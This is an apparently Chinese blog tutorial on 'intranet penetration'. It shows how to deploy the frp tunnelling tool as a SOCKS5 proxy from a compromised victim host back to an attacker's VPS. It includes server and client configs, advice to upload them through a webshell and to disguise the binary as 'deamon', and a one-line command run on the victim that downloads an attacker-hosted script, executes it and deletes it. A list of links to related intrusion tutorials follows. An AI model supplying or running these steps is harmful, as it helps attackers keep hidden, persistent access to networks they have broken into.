
内网渗透之frp使用
0x00 前言
nps相比上次已经介绍过了。但是他有一个致命缺点就是在scks5代理下会长连接一直不放开导致结果不准确。所以来讲讲frp的使用。frp虽然需要落地配置文件,但是扫描的结果还是很准确的。frp有个负载均衡的功能很强。毕竟有时候内网流量一大,很容易被管理员发现。nps有流量加密和压缩传输也是减少触犯防火墙规则。
0x01 frp搭建
下载链接:https://github.com/fatedier/frp/releases
socks5环境VPS配置:
[common]

bind_addr = 0.0.0.0

bind_port = 7000

#其实可以不配置下面这些,web界面只会消耗内存

# IP 与 bind_addr 默认相同,可以不设置

# dashboard_addr = 0.0.0.0

# 端口必须设置,只有设置web页面才生效

dashboard_port = 7500

# 用户密码保平安

dashboard_user = admin1

dashboard_pwd = hadaessd@@@!!@@#

# 允许客户端绑定的端口

allow_ports = 40000-50000
启动服务端:
nohup ./frps -c frps.ini &
入侵主机上配置:
#可以使用菜刀上传,文件较大
#编辑frpc.ini内容如下,与frpc一并上传到服务器

# chmod +x frpc(最好将其改个名,比如deamon)

[common]

#remote vps addr

server_addr = your vps addr

#端口自选

server_port = 7000

tls_enable = true

pool_count = 5

[plugin_socks]

type = tcp

remote_port = 46075

plugin = socks5

plugin_user = admin

plugin_passwd = hahha@@###

use_encryption = true

use_compression = true
在受害机器上执行:
nohup ./frpc -c frpc.ini &
利用proxifer客户端链接即可:

嫌弃配置麻烦其实可以一劳永逸(Linux机器):
#你的服务器上面建立3Edsr9I文件,内容如下:

#http://xx.xx.xx.xx/3Edsr9I

wget https://github.com/fatedier/frp/releases/download/v0.29.0/frp_0.29.0_linux_amd64.tar.gz -o /tmp/yU6te2.tar.gz

tar -zx /tmp/yU6te2.tar.gz frp_0.29.0_linux_amd64/frpc --strip-components 1

mv frpc deamon

rm -rf /tmp/yU6te2.tar.gz

# 这里写客户端配置文件

echo -e "[common]\nserver_addr = xxx.xx.xx.xx\nserver_port = 7000\ntls_enable = true\npool_count = 5\n\n[plugin_socks]\ntype = tcp\nremote_port = 46075\nplugin = socks5\nplugin_user = admin\nplugin_passwd = hahaha!@#$%^\nuse_encryption = true\nuse_compression = true" > delphi.ini

# 启动

nohup ./deamon -c delphi.ini &
然后在可以出网的机器上执行如下命令:
wget http://xx.xx.xx.xx/3Edsr9I >/dev/null 2>&1 && chmod +x 3Edsr9I && ./3Edsr9I && rm -rf 3Edsr9I
0x02 总结
因为自己平时用socks穿透比较多,所以这里就只做socks5介绍,感兴趣的同学可以试试负载均衡。
内网渗透之frp使用的更多相关文章
- cmseasy&内网渗透 Writeup
某CTF内网渗透 题目:www.whalwl.site:8021 目录 cmseasy 内网横向渗透 cmseasy 简单看一下网站架构 Apache/2.4.7 (Ubuntu) PHP/5.5.9 ...
- 内网渗透测试思路-FREEBUF
(在拿到webshell的时候,想办法获取系统信息拿到系统权限) 一.通过常规web渗透,已经拿到webshell.那么接下来作重要的就是探测系统信息,提权,针对windows想办法开启远程桌面连接, ...
- 内网渗透 关于GPO
网上有很多讲内网渗透的文章,但看来看去还是一老外的博客给力,博客地址:www.harmj0y.net/blog,看完就明白这里面的很多思路都非常好. 做内网时,有时会碰到目标的机器开防火墙,所有端口基 ...
- [原创]K8 Cscan 3.6大型内网渗透自定义扫描器
前言:无论内网还是外网渗透信息收集都是非常关键,信息收集越多越准确渗透的成功率就越高但成功率还受到漏洞影响,漏洞受时效性影响,对于大型内网扫描速度直接影响着成功率漏洞时效性1-2天,扫描内网或外网需1 ...
- [原创]K8 cping 3.0大型内网渗透扫描工具
[原创]K8 Cscan 大型内网渗透自定义扫描器 https://www.cnblogs.com/k8gege/p/10519321.html Cscan简介:何为自定义扫描器?其实也是插件化,但C ...
- [源码]Python简易http服务器(内网渗透大文件传输含下载命令)
Python简易http服务器源码 import SimpleHTTPServerimport SocketServerimport sysPORT = 80if len(sys.argv) != 2 ...
- [原创]K8飞刀20150725 支持SOCKS5代理(内网渗透)
工具: K8飞刀编译: 自己查壳组织: K8搞基大队[K8team]作者: K8拉登哥哥博客: http://qqhack8.blog.163.com发布: 2015/7/26 3:41:11 简介: ...
- MSF 内网渗透笔记
进入meterpreter模式 在meterpreter中输入shell即可进入CMD窗口接着即可执行CMD命令,例如打开RDP服务REG ADD HKLM\SYSTEM\CurrentControl ...
- metasploit渗透测试笔记(内网渗透篇)
x01 reverse the shell File 通常做法是使用msfpayload生成一个backdoor.exe然后上传到目标机器执行.本地监听即可获得meterpreter shell. r ...
随机推荐
- 排错:Unable to create a new session key. It is likely that the cache is unavailable.
排错:Unable to create a new session key. It is likely that the cache is unavailable. 问题 登录openstack页面, ...
- VBA锁定指定单元格
Then .Range("AF4").Value = pjno .Range("A1:AH56").Locked = False .Range("F6 ...
- 更改mysql 数据库 utf8
mysql> alter database 数据库名 character set utf8;
- python中学习K-Means和图片压缩
python中学习K-Means和图片压缩 大家在学习python中,经常会使用到K-Means和图片压缩的,我们在此给大家分享一下K-Means和图片压缩的方法和原理,喜欢的朋友收藏一下吧. 通俗的 ...
- 安卓控件支持HTML标签
http://www.cnblogs.com/xqxacm/p/5092557.html
- Python之Numpy:二元函数绘制/三维数据可视化/3D
意义 在机器学习任务中选择计算模型或者学习数学时,可视化有助于研究函数值的变化趋势(观察收敛.分布.几何形状等),带来直观的感受. 源码 # 绘制二元函数 # 参考文献 # + python画二元函数 ...
- kubernetes/dashboard Creating sample user
Creating sample user In this guide, we will find out how to create a new user using Service Account ...
- git合并时忽略某个文件
因为开发现场跟部署的环境不同,有很多ip地址每次都要改来改去;于是开两个分支master(用来保存部署现场的ip)和dev(开发环境的ip),开发功能时在dev分支,然后使用master合并,每个分支 ...
- C语言递归之翻转二叉树
题目描述 翻转一棵二叉树. 示例 输入: / \ / \ / \ 输出: / \ / \ / \ 题目要求 /** * Definition for a binary tree node. * str ...
- USACO 1.2 Broken Necklace
断点是白色的情况在做题的时候完全没有想到呢... 看到了数据才发现这个问题$qwq$ /* ID:Starry21 LANG:C++ TASK:beads */ #include<iostrea ...